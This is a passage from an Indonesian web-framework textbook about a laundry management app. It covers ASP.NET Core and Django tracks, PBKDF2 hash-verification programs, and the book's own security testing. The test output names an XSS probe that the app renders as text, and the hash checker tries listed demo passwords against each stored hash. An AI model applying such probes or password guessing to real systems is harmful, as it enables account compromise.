
Akhirnya *server* hidup pada *port* 6131 dengan data baru, dinyalakan dari program hasil *build* dengan jam demo dalam variabel lingkungan `Laundry__Now` (garis bawah ganda adalah cara .NET menuliskan pemisah bagian `appsettings.json`, `Laundry:Now`, dalam variabel lingkungan), dan skrip uji penerimaan bersama dijalankan terhadapnya:

```
Laundry__Now="2026-09-30 21:00:00" dotnet bin/Debug/net10.0/ProfitinaLaundry.dll --urls
http://127.0.0.1:6131
python ../acceptance/acceptance.py http://127.0.0.1:6131
```

```
...
PASS H-05 Web pages answer 200 for the owner: queue, bills, bill, customers, services,
reports, employees
PASS H-06 XSS: a customer named <script>alert(1)</script> is shown as text
PASS H-07 Status check rate limit: more than 10 look-ups per minute from one address -> 429

RESULT: 37 passed, 0 failed (37 checks)
```

Tiga puluh tujuh dari tiga puluh tujuh lagi. **Gambar 13.4** adalah nota B0014 sebagaimana digambar jalur ASP.NET Core: 3 kg cuci-lipat di Keputih, dibayar dalam dua bagian, mula-mula tunai lalu QRIS, dengan keluhan yang dicatat dua hari setelah pengambilan.



Gambar 13.4 Nota B0014 pada jalur ASP.NET Core MVC, ditangkap dari aplikasi yang sedang berjalan: Rp 24.000 ditagih dan dibayar dalam dua bagian Rp 12.000 (tunai, lalu QRIS), serta empat baris riwayat beserta karyawan yang menyebabkan masing-masing.

13.7.6 Apa yang tidak dikompilasi

Segala sesuatu di balik `#if EFCORE` **tidak dikompilasi**: `LaundryDbContext`, penyimpan EF Core, dan penyiapannya, karena paket `Microsoft.EntityFrameworkCore.Sqlite` 10.0.12 dan `MySql.EntityFrameworkCore` 10.0.9 tidak dapat diunduh dari NuGet [24]. Nomor versinya diperiksa di nuget.org; kodenya ditulis berdasarkan dokumentasi EF Core. Akibatnya, baik SQLite melalui EF Core maupun MySQL belum pernah dijalankan oleh jalur ini. Pembaca yang menginginkan basis data kanonis alih-alih berkas CSV menjalankan:

```
dotnet add package Microsoft.EntityFrameworkCore.Sqlite -v 10.0.12
dotnet add package MySql.EntityFrameworkCore -v 10.0.9
# appsettings.json: "Store": "sqlite"
dotnet run -p:UseEfCore=true
python ../acceptance/acceptance.py http://localhost:5080
```

Catatan tentang *provider* MySQL: *provider* yang dikenal banyak pengembang .NET, Pomelo, belum memiliki rilis untuk EF Core 10 ketika jalur ini ditulis, sehingga jalur ini memakai `MySql.EntityFrameworkCore` milik Oracle. *Provider* mana yang mutakhir berubah dari tahun ke tahun, satu contoh lagi dari biaya “pembaruan versi” di Subbab 13.2.3.

13.8 Berdampingan

13.8.1 Keempat jalur dalam satu tabel

Tabel 13.3 menjajarkan keempat jalur, baris demi baris, dengan versi dari **Tabel 13.2**. Inilah tabel yang sebaiknya tetap terbuka ketika Anda berpindah dari satu *framework* ke *framework* lain: carilah baris yang Anda kenal, lalu bacalah mendatar.

Tabel 13.3 Keempat jalur *framework* baris demi baris. Baris terakhir bukan penilaian atas *framework*-nya, melainkan catatan tentang *server* paket mana yang dapat dijangkau lingkungan pembangunan.

	Django	Spring Boot	Laravel	ASP.NET Core MVC
Versi	6.1.1	4.1.1	13	.NET 10 (10.0.12)
Bahasa	Python 3.12+	Java 21 atau 25	PHP 8.3 sampai 8.5	C# 14
Server paket	PyPI (`pip`)	Maven Central (`mvnw`)	Packagist (`composer`)	tidak ada untuk *build* bawaan; NuGet untuk EF Core
Menyalakan	`python manage.py runserver`	`./mvnw spring-boot:run`	`php artisan serve`	`dotnet run`
Gaya ORM	ORM Django, Active Record	JPA/Hibernate, Data Mapper	Eloquent, Active Record	EF Core, Data Mapper (bawaan: penyimpan CSV)
Nama kanonis	`db_table`, `db_column`	`@Table`, `@Column`, *physical naming*	`$table`, `$keyType`, `$timestamps`	`[Table]`, `[Column]`
Pembuat tabel	*migration* menjalankan `schema.*.sql`	tidak ada (`ddl-auto=none`); salinan atau *populator*	*migration* + *seeder* menjalankan berkas SQL	tidak ada (*database-first*); salinan CSV
Format kata sandi	entri `PASSWORD_HASHERS` sendiri	`PasswordEncoder` sendiri	`Hasher` sendiri dalam *user provider*	kelas `PasswordHasher`
Pemeriksaan *login*	*middleware* sendiri, *allow-list*	`SecurityFilterChain`, `anyRequest().authenticated()`	grup *middleware* `auth`	`FallbackPolicy`
Pemeriksaan peran	`@permission("...")`	`@PreAuthorize("@perm.can('...')")`	*Gate*, `->can('...')`	`[Permission("...")]`
Isian formulir / *header* CSRF	`csrfmiddlewaretoken` / `X-CSRF-Token`	`_csrf` / `X-CSRF-Token`	`_token` / `X-CSRF-TOKEN`	`__RequestVerificationToken` / `X-CSRF-Token`
Transaksi	`transaction.atomic()`	`@Transactional`	`DB::transaction()`	`store.InTransaction()`
Templat	templat Django	Thymeleaf	Blade	Razor
Pengujian	*test runner* Django, 68	JUnit 5 + MockMvc, 18	PHPUnit 12, 17	*runner* sendiri, 19
Dijalankan di bab ini	68/68 uji, 37/37 penerimaan	tidak dibangun (Maven Central diblokir)	tidak dipasang (Packagist diblokir)	dibangun, 19/19 uji, 37/37 penerimaan

Dua baris perlu dikomentari. *Header* CSRF ditulis `X-CSRF-TOKEN` pada baris Laravel karena begitulah dokumentasi Laravel mengejanya; nama *header* HTTP tidak membedakan huruf besar-

kecil, sehingga `X-CSRF-Token` milik skrip penerimaan berlaku untuk keempatnya. Dan jumlah uji bukanlah peringkat: 68 uji Django kecil-kecil dan banyak, sedangkan 19 uji *runner* ASP.NET besar-besar dan masing-masing memeriksa satu kelompok utuh rencana uji.

13.8.2 Satu format kata sandi dalam dua bahasa

Setiap jalur membaca untaian `password_hash` yang sama, dan program pertama dari kode bab ini sendiri memperlihatkan mengapa hal itu berhasil. **Kode 13.38** memeriksa vektor uji README basis data, lalu mencoba keempat kata sandi demo pada masing-masing dari keempat belas karyawan dalam `laundry.db`, hanya dengan pustaka standar Python.

Kode 13.38 `python/hash_check.py`: memverifikasi format PBKDF2 bersama dan menurunkan peran setiap karyawan, hanya dengan pustaka standar. Basis data dibuka dalam mode hanya-baca.

```
"""One password format for every framework: check the shared PBKDF2 hashes.

Every track of Profitina Laundry (Flask, Django, Spring Boot, Laravel, ASP.NET Core)
stores Employee.password_hash as  pbkdf2_sha256$<iterations>$<salt_b64>$<hash_b64>.
This program checks the test vector of database/README.md section 6, then finds the
demo password of each of the 14 employees, with nothing but the standard library.

    python hash_check.py ../data/laundry.db
"""
import base64
import hashlib
import hmac
import sqlite3
import sys

DEMO_PASSWORDS = ["Owner#2026", "Kasir#2026", "Cuci#2026", "Laundry#2026"]
VECTOR = ("pbkdf2_sha256$1000$AAECAwQFBgcICQoLDA0ODw=="
          "$vsllrS/8cxXKSFHX9qCtjGTlwZUI5XHTbvDMoNuSpHY=")


def verify(password, stored):
    """True when `password` matches `stored`; False for any malformed hash."""
    parts = (stored or "").split("$")
    if len(parts) != 4 or parts[0] != "pbkdf2_sha256" or not parts[1].isdigit():
        return False
    try:
        salt = base64.b64decode(parts[2], validate=True)       # the BYTES
        expected = base64.b64decode(parts[3], validate=True)
    except ValueError:
        return False
    key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt,
                              int(parts[1]), dklen=len(expected))
    return hmac.compare_digest(key, expected)                  # constant time


def role(spv_id, section, has_subordinates):
    """BR-12, the same rule as every track's Rules class."""
    if spv_id is None:
        return "owner"
    if has_subordinates:
        return "supervisor"
    return "cashier" if section == "transaction" else "washer"
```

Kode 13.38 (Lanjutan) *python/hash_check.py: memverifikasi format PBKDF2 bersama dan menurunkan peran setiap karyawan, hanya dengan pustaka standar. Basis data dibuka dalam mode hanya-baca.*

```
def main(db_path):
    print("test vector (1,000 iterations):",
          "OK" if verify("Owner#2026", VECTOR) else "WRONG")
    db = sqlite3.connect("file:" + db_path + "?mode=ro", uri=True)
    rows = db.execute(
        "SELECT e.id, e.email, e.section, e.spv_id, e.password_hash,"
        " (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id)"
        " FROM Employee e ORDER BY e.id").fetchall()
    found = 0
    for emp_id, email, section, spv_id, stored, subordinates in rows:
        match = next((p for p in DEMO_PASSWORDS if verify(p, stored)), "-")
        found += match != "-"
        print(f"{emp_id} {email:<34} {role(spv_id, section, subordinates > 0):<10}"
              f" {match}")
    print(f"{found} of {len(rows)} hashes verified")
    return 0 if found == len(rows) else 1


if __name__ == "__main__":
    if len(sys.argv) != 2:
        sys.exit("usage: python hash_check.py <laundry.db>")
    sys.exit(main(sys.argv[1]))
```

Fungsi `verify` adalah kelima langkah itu sekali lagi. `role` adalah aturan BR-12: tanpa atasan berarti pemilik, memiliki bawahan berarti supervisor, selain itu bagiannya yang menentukan. Kueri menghitung bawahan setiap karyawan dengan *subquery* berkorelasi, sehingga peran dihitung persis seperti jalur-jalur menghitungnya. **Kode 13.39** adalah program yang sama dalam Java, dengan JDK dan *driver* JDBC SQLite.

Kode 13.39 `java/HashCheck.java`: pemeriksaan yang sama dalam Java. `PBEKeySpec` menerima panjang kunci dalam bit, karena itu `expected.length * 8`; URL SQLite membuka berkas dalam mode hanya-baca.

```java
import java.nio.charset.StandardCharsets;
import java.security.GeneralSecurityException;
import java.security.MessageDigest;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.Base64;
import java.util.List;

import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/**
 * One password format for every framework, in Java: the checks of hash_check.py.
 * Needs only the JDK and the SQLite JDBC driver.
 *
 *   java -cp sqlite-jdbc-3.53.2.0.jar HashCheck.java ../data/laundry.db
 */
public class HashCheck {
    static final List<String> DEMO_PASSWORDS =
            List.of("Owner#2026", "Kasir#2026", "Cuci#2026", "Laundry#2026");
    static final String VECTOR = "pbkdf2_sha256$1000$AAECAwQFBgcICQoLDA0ODw=="
            + "$vsllrS/8cxXKSFHX9qCtjGTlwZUI5XHTbvDMoNuSpHY=";

    /** True when password matches stored; false for any malformed hash. */
    static boolean verify(String password, String stored) {
        String[] parts = stored == null ? new String[0] : stored.split("\\$");
        if (parts.length != 4 || !parts[0].equals("pbkdf2_sha256")
                || !parts[1].matches("[0-9]+")) {
            return false;
        }
        try {
            byte[] salt = Base64.getDecoder().decode(parts[2]);       // the BYTES
            byte[] expected = Base64.getDecoder().decode(parts[3]);
            PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
                    Integer.parseInt(parts[1]), expected.length * 8);
            byte[] key = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")
                    .generateSecret(spec).getEncoded();
            return MessageDigest.isEqual(key, expected);           // constant time
        } catch (IllegalArgumentException | GeneralSecurityException e) {
            return false;
        }
    }
```

Kode 13.39 (Lanjutan) *java/HashCheck.java: pemeriksaan yang sama dalam Java. PBEKeySpec menerima panjang kunci dalam bit, karena itu expected.length * 8; URL SQLite membuka berkas dalam mode hanya-baca.*

```
    /** BR-12, the same rule as every track's Rules class. */
    static String role(String spvId, String section, boolean hasSubordinates) {
        if (spvId == null) {
            return "owner";
        }
        if (hasSubordinates) {
            return "supervisor";
        }
        return section.equals("transaction") ? "cashier" : "washer";
    }

    public static void main(String[] args) throws SQLException {
        if (args.length != 1) {
            System.err.println("usage: java HashCheck.java <laundry.db>");
            System.exit(2);
        }
        System.out.println("test vector (1,000 iterations): "
                + (verify("Owner#2026", VECTOR) ? "OK" : "WRONG"));
        String sql = "SELECT e.id, e.email, e.section, e.spv_id, e.password_hash,"
                + " (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id)"
                + " FROM Employee e ORDER BY e.id";
        int found = 0;
        int total = 0;
        try (Connection db = DriverManager.getConnection(
                    "jdbc:sqlite:file:" + args[0] + "?mode=ro");
             Statement st = db.createStatement();
             ResultSet rs = st.executeQuery(sql)) {
            while (rs.next()) {
                total++;
                String stored = rs.getString(5);
                String match = DEMO_PASSWORDS.stream()
                        .filter(p -> verify(p, stored)).findFirst().orElse("-");
                if (!match.equals("-")) {
                    found++;
                }
                String r = role(rs.getString(4), rs.getString(3), rs.getInt(6) > 0);
                System.out.printf("%s %-34s %-10s %s%n",
                        rs.getString(1), rs.getString(2), r, match);
            }
        }
        System.out.println(found + " of " + total + " hashes verified");
        System.out.flush();
        System.exit(found == total ? 0 : 1);
    }
}
```

Keduanya dijalankan pada salinan `laundry.db` di folder bab ini:

```
cd python && python3 hash_check.py ../data/laundry.db
cd ../java && java -cp sqlite-jdbc-3.53.2.0.jar HashCheck.java ../data/laundry.db
```

```
test vector (1,000 iterations): OK
E0001 owner@profitina-laundry.example    owner      Owner#2026
E0002 spv2@profitina-laundry.example     supervisor Laundry#2026
E0003 spv3@profitina-laundry.example     supervisor Laundry#2026
E0004 kasir1@profitina-laundry.example   cashier    Kasir#2026
E0005 kasir2@profitina-laundry.example   cashier    Laundry#2026
E0006 cuci1@profitina-laundry.example    washer     Cuci#2026
E0007 cuci2@profitina-laundry.example    washer     Laundry#2026
E0008 kasir3@profitina-laundry.example   cashier    Laundry#2026
E0009 cuci3@profitina-laundry.example    washer     Laundry#2026
E0010 cuci4@profitina-laundry.example    washer     Laundry#2026
E0011 kasir4@profitina-laundry.example   cashier    Laundry#2026
E0012 kasir5@profitina-laundry.example   cashier    Laundry#2026
E0013 cuci5@profitina-laundry.example    washer     Laundry#2026
E0014 cuci6@profitina-laundry.example    washer     Laundry#2026
14 of 14 hashes verified
```

Kedua program mencetak persis enam belas baris ini; `diff` tidak menemukan perbedaan antara kedua keluarannya. Jalannya Python memakan 8,3 detik dan Java 9,5 detik, termasuk penyalaan JVM dan kompilasi berkas sumbernya. Hitunglah pekerjaannya, karena Persamaan (13.3) memakainya: pemilik memerlukan 1 percobaan, kasir1 2, cuci1 3, dan masing-masing dari sebelas karyawan lainnya 4 (kata sandi yang benar berada paling akhir dalam daftar), sehingga totalnya $1 + 2 + 3 + 11 \times 4 = 50$ panggilan `verify`, masing-masing dengan 600.000 iterasi. Lima puluh penurunan kunci dalam 8,3 detik berarti sekitar 0,17 detik masing-masing, yaitu waktu yang ditunggu seseorang sekali setiap *login* dan harga yang dibayar penyerang untuk setiap tebakan.

13.8.3 Dua framework, jawaban yang sama

Program kedua mengajukan pertanyaan yang sama kepada dua jalur yang sedang berjalan. **Kode 13.40** adalah intinya; berkas lengkapnya, dengan kelas `Session` yang melakukan *login* dan menyimpan *cookie* serta token CSRF, adalah `python/compare_tracks.py`.

Kode 13.40 `python/compare_tracks.py`, baris 63 sampai 80: bandingkan kode status dan JSON hasil urai untuk sepuluh pertanyaan baca sebagai pemilik dan satu nota baru sebagai kasir kasir5, serta laporkan ukuran *byte* kedua jawaban.

```
def compare(label, a, b):
    (status_a, body_a), (status_b, body_b) = a, b
    same = status_a == status_b and json.loads(body_a) == json.loads(body_b)
    print(f"{'same' if same else 'DIFFERENT':<9} {status_a} {status_b}"
          f" {len(body_a):>5} {len(body_b):>5}  {label}")
    return same


def main(base_a, base_b):
    a, b = Session(base_a, OWNER), Session(base_b, OWNER)
    print("result    A   B   bytesA bytesB  question")
    results = [compare(p, a.call("GET", p), b.call("GET", p)) for p in READS]
    ka, kb = Session(base_a, KASIR5), Session(base_b, KASIR5)
    results.append(compare("POST /api/bills (kasir5, C0151, 5 kg)",
                           ka.call("POST", "/api/bills", NEW_BILL),
                           kb.call("POST", "/api/bills", NEW_BILL)))
    print(f"{sum(results)} of {len(results)} answers equal as JSON")
    return 0 if all(results) else 1
```

Untuk bab ini jalur Django (*port* 6130) dan jalur ASP.NET Core MVC (*port* 6131) dinyalakan bersamaan, masing-masing dengan data baru dan jam demo, lalu dibandingkan:


```
python3 compare_tracks.py http://127.0.0.1:6130 http://127.0.0.1:6131
```

```
result    A   B   bytesA bytesB  question
same      200 200   977   905  /api/services
same      200 200   360   334  /api/status?bill=B2938&phone=0896-0000-1482
same      404 404    87    83  /api/status?bill=B2938&phone=0812-0000-0000
same      200 200  1313  1204  /api/bills/B0014
same      200 200  1216  1096  /api/bills?outlet=O02&status=queued&overdue=1&per_page=3
same      200 200   443   401  /api/customers?q=wijaya&per_page=3
same      200 200   712   647  /api/reports/dashboard?date=2026-09-30
same      200 200  1061   954  /api/reports/monthly?from=2025-10-01&to=2026-09-30
same      200 200  1607  1459  /api/reports/services?from=2026-09-01&to=2026-09-30
same      404 404    70    66  /api/bills/B9999
same      201 201   707   644  POST /api/bills (kasir5, C0151, 5 kg)
11 of 11 answers equal as JSON
```

Sebelas dari sebelas jawaban sama sebagai JSON: kode status yang sama, kunci yang sama, nilai yang sama, termasuk nota baru B2954 yang dibuat di keduanya pada saat beku yang sama. Namun tidak satu pasang jawaban pun memiliki jumlah *byte* yang sama. `JsonResponse` Django menulis `{"id": "S0001", "price": 8000}`, dengan spasi setelah setiap titik dua dan koma; *serializer* ASP.NET Core menulis `{"id":"S0001","price":8000}`. Untuk 12 layanan, itu berarti 72 spasi, tepat selisih antara 977 dan 905 *byte*. Bab 10 membandingkan Flask dan Java polos *byte* demi *byte* karena *server* Java itu sengaja ditulis meniru format Flask. Di antara dua *framework* yang independen, perbandingan yang tepat adalah JSON hasil urai, dan pelajaran yang tepat adalah bahwa klien tidak boleh bergantung pada spasi dalam jawaban JSON.

13.8.4 Apa yang benar-benar dijalankan

Gambar 13.5 mengumpulkan bukti Subbab 13.4 sampai 13.7 dalam satu gambar: untuk setiap jalur, tingkat pemeriksaan mana yang dijalankan di lingkungan pembangunan bab ini.



Gambar 13.5 Apa yang benar-benar dijalankan untuk setiap jalur *framework* pada 24 September 2026. Hijau: dijalankan di sini dengan hasil yang diperlihatkan. Merah: mustahil di sini karena *server* paketnya diblokir; README jalur itu memberikan perintahnya. Kuning: tercatat dalam `VERIFIED.md` jalur itu dan tidak diulang untuk bab ini.

Bacalah gambar itu dari kiri ke kanan sebagai tangga kepercayaan yang makin tinggi. Pemeriksaan sintaksis membuktikan bahwa berkasnya tertata menurut tata bahasa. Menjalankan bagian-bagian tanpa pustaka membuktikan bahwa sebagian logikanya benar. Mengompilasi seluruh aplikasi membuktikan bahwa setiap nama yang dipakai memang ada dengan tipe yang benar. Uji milik *framework* membuktikan bahwa bagian-bagiannya bekerja bersama di dalam *framework*. Skrip penerimaan terhadap *server* hidup membuktikan bahwa seluruh aplikasi berperilaku seperti kata dokumen, dilihat dari luar. Django dan ASP.NET Core MVC mencapai puncak tangga di sini. Spring Boot dan Laravel mencapai anak tangga kedua, dan anak tangga ketiga tepat yang memerlukan unduhan.

> **PERINGATAN: "Bisa diurai" bukan "bisa jalan".** Berkas Java yang bisa diurai masih dapat memanggil metode yang tidak ada di Spring Boot 4, dan berkas PHP yang lolos `php -l` masih dapat memakai *facade* Laravel yang namanya diganti di versi 13. Tinjauan kode, pemeriksaan sintaksis, dan jalannya program yang berhasil adalah tiga klaim yang berbeda. Katakan klaim mana yang Anda buat.

13.9 Memilih Framework

Pembaca yang mengikuti bab ini akan bertanya *framework* mana yang sebaiknya dipakai binatu. Tidak ada jawaban universal, tetapi ada pertanyaan-pertanyaan yang baik, dan keadaan binatu itu sendiri menjawab sebagian besarnya.

Bahasa apa yang sudah dikuasai tim? Petunjuk terkuat keberhasilan sebuah proyek bukanlah daftar fitur *framework*, melainkan apakah orang-orang yang akan merawatnya mampu membacanya. Binatu yang satu-satunya pengembangnya belajar PHP dengan XAMPP sebaiknya memilih Laravel, meskipun ORM Django lebih enak.

Di mana aplikasi akan berjalan? Hampir setiap *shared hosting* murah di Indonesia menjalankan PHP; aplikasi Laravel berjalan di sana tanpa banyak usaha. Django dan Spring Boot menginginkan *server* tempat Anda boleh memasang dan menjalankan proses yang hidup lama, biasanya sebuah *virtual private server* kecil, seperti diuraikan Bab 14. ASP.NET Core berjalan sama baiknya di Linux, macOS, dan Windows, dan menjadi pilihan alami di kantor yang sudah menjalankan *server* Windows.

Apa yang dapat diunduh mesinnya? Bab ini menjawab pertanyaan itu dengan cara yang sulit. *Framework* yang paketnya tidak dapat diambil tidak dapat dibangun. Di perusahaan yang berada di balik *firewall*, tanyakan sebelum memilih apakah PyPI, Maven Central, Packagist, atau NuGet dapat dijangkau, atau apakah tersedia *mirror* internal.

Seberapa banyak yang diputuskan framework untuk Anda? Django dan Laravel memutuskan banyak hal dan memberi pemula struktur yang lengkap dan aman sejak hari pertama. Spring Boot juga memutuskan banyak hal, tetapi keputusannya tersebar di banyak anotasi dan kelas konfigurasi, dan ia paling menguntungkan tim yang sudah menguasai Java dengan baik. ASP.NET Core berada di antaranya. Flask, di Bab 10, memutuskan sedikit, sehingga sangat baik untuk belajar dan untuk layanan kecil.

Berapa lama didukung? Binatu yang jarang memperbarui versi sebaiknya memilih rilis dukungan jangka panjang: .NET 10 sampai November 2028 [10], dan di pihak Django rilis LTS-nya ketimbang 6.1, yang dukungan keamanannya berakhir Desember 2027 [4]. Laravel 13 mendapat perbaikan keamanan sampai Maret 2028 [8].

> **CONTOH:** Andaikan pemilik Profitina Laundry mempekerjakan seorang pengembang paruh waktu, lulusan SMK yang belajar PHP dan MySQL dengan XAMPP, dan ingin menyewa *shared hosting* termurah di Surabaya. Pertanyaan-pertanyaan di atas mengarah ke Laravel pada tiga hal pertama (bahasanya, tempat berjalannya, dan Packagist dapat dijangkau dari *hosting* itu). Pemilik yang sama, bila pengembangnya lulusan informatika berlatar Python dan tersedia *server cloud* kecil, akan terlayani baik oleh Django. Tidak satu pun pilihan itu mengubah basis data, kebutuhan, atau pengujian buku ini; untuk itulah skema kanonis dan skrip uji penerimaan dibuat.

13.10 Profitina dalam Praktik

Profitina, platform visibilitas AI di `app.profitina.com`, mengambil pilihan yang sama dengan yang diuraikan bab ini: ia dibangun di atas sebuah *framework*, FastAPI, bukan di atas pustaka standar, dan berjalan dengan PostgreSQL di produksi. Tiga pelajaran bab ini muncul di sana dalam bentuk yang sama.

Framework memberikan bawaan; aplikasi memegang aturan. Perutean, penguraian permintaan, dan validasi berasal dari *framework*. Aturan yang membuat produk itu menjadi dirinya, bagaimana sebuah situs dinilai, kapan pengguna boleh membuat kanal, bagaimana langganan diperpanjang dari saldo, berada di kode *service* milik aplikasi sendiri, tempat aturan itu dapat diuji tanpa *server* web, persis seperti lapisan *service* keempat jalur memegang aturan binatu.

Dependensi dikunci dan diperiksa sebelum rilis. Profitina mengunci setiap paket dalam sebuah *lock file*, dan seluruh rangkaian uji otomatisnya, jauh lebih dari seribu uji, harus lulus sebelum sebuah rilis dipasang. Itulah disiplin di balik `requirements.txt` yang dikunci dalam **Kode 13.1** dan versi *parent* dalam **Kode 13.12**: *framework* yang tidak Anda kunci adalah *framework* yang dapat berubah di bawah kaki Anda.

Kata sandi adalah keputusan aplikasi, bukan keputusan framework. Profitina membuat *hash* kata sandi dengan Argon2id, penerus PBKDF2 yang boros memori, dan menerapkan pembatasan laju *login* secara terpusat, sejalan dengan undang-undang pelindungan data pribadi Indonesia, UU No. 27/2022 [25]. Keempat jalur bab ini memperlihatkan sikap yang sama dalam skala lebih kecil: setiap *framework* memiliki skema kata sandi bawaan, dan setiap jalur menggantinya agar satu format melayani setiap program yang membaca data binatu.

Studi kasus yang dapat dijalankan dan diperiksa tetaplah Profitina Laundry; yang terbawa ke sebuah produk adalah kebiasaan untuk mengetahui keputusan mana yang telah Anda serahkan kepada *framework*.

13.11 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Memasang Django 6 pada Python 3.11. `pip` menjawab "No matching distribution found for Django==6.1.1", yang tampak seperti kegagalan jaringan. Periksa `python --version` terlebih dahulu; buat lingkungan virtual dengan Python 3.12 atau lebih baru.

Menjalankan pengujian sebelum `init_db`. SQLite menciptakan `instance/laundry.db` kosong ketika koneksi dibuka pada berkas yang tidak ada, `init_db` lalu menolak, dan *server* menjawab 500 untuk segala hal (Subbab 13.4.3). Jalankan `init_db` terlebih dahulu, atau `init_db --force` untuk memulihkan.

Membiarkan framework membuat atau "memperbarui" tabel kanonis. `makemigrations` dengan operasi `CreateModel` biasa, `ddl-auto=update`, *Schema builder* Laravel, dan `EnsureCreated()` milik EF Core semuanya menulis DDL sendiri, tanpa batasan `CHECK` kanonis. Pertahankan berkas SQL bersama sebagai satu-satunya sumber skema (**Kode 13.4**, **Kode 13.13**, **Kode 13.22**).

Mempertahankan konvensi framework yang dilanggar skema. `$timestamps` dan kunci bilangan bulat Laravel, nama tabel `laundry_bill` Django, nama kolom *snake case* Spring: masing-masing bekerja pada basis data baru dan gagal pada basis data kanonis. Matikan secara tegas (**Kode 13.21**, **Kode 13.2**).

Memakai hasher PBKDF2 bawaan framework karena namanya cocok. `pbkdf2_sha256` Django memakai teks *salt*, format bersama memakai *byte salt*; *hash*-nya tampak serupa tetapi tidak pernah terverifikasi (**Kode 13.8**).

Membiarkan framework diam-diam membuat ulang hash kata sandi. Kembalikan `False` dari `must_update` atau `needsRehash` bila program lain membaca kolom yang sama.

Menyimpan entity untuk mengubah statusnya. `bill.status = "finished"; bill.save()` kehilangan syarat `WHERE status = 'queued'`, dan dua klik serentak sama-sama berhasil. Pakailah pembaruan bersyarat dan periksa jumlah barisnya (**Kode 13.9**, **Kode 13.18**, **Kode 13.27**), atau *concurrency token* (**Kode 13.31**).

Memanggil metode `@Transactional` dari kelas yang sama di Spring. *Proxy*-nya terlewati dan tidak ada transaksi yang dimulai. Panggillah dari *bean* lain.

Membiarkan `$guarded = []` pada model Laravel sambil meneruskan `$request->all()` kepadanya. Klien lalu dapat mengisi kolom apa pun, termasuk `payment`. Bangunlah *array* dari *field* bernama.

Memercayai rangkaian uji yang mematikan CSRF. Laravel melewati pemeriksaan CSRF selama pengujian, dan klien uji Django melewatinya kecuali diminta. Tegakkan juga dalam pengujian, atau uji TC-NF-04 lulus dengan alasan yang salah.

Membandingkan JSON dua framework byte demi byte. Spasi berbeda antar-*serializer*; bandingkan nilai hasil urai (**Kode 13.40**).

Mengatakan "terverifikasi" padahal maksudnya "bisa diurai". Sebutkan anak tangga **Gambar 13.5** mana yang Anda capai.

13.12 Ringkasan Bab

***Framework* memanggil kode Anda.** Ia mengambil alih perutean, akses data, migrasi, *login* dan peran, *escaping*, CSRF, dan pengujian (**Tabel 13.1**), dan menagih imbalannya dalam bentuk unduhan, sihir, pendapat, pembaruan versi, dan ukuran.

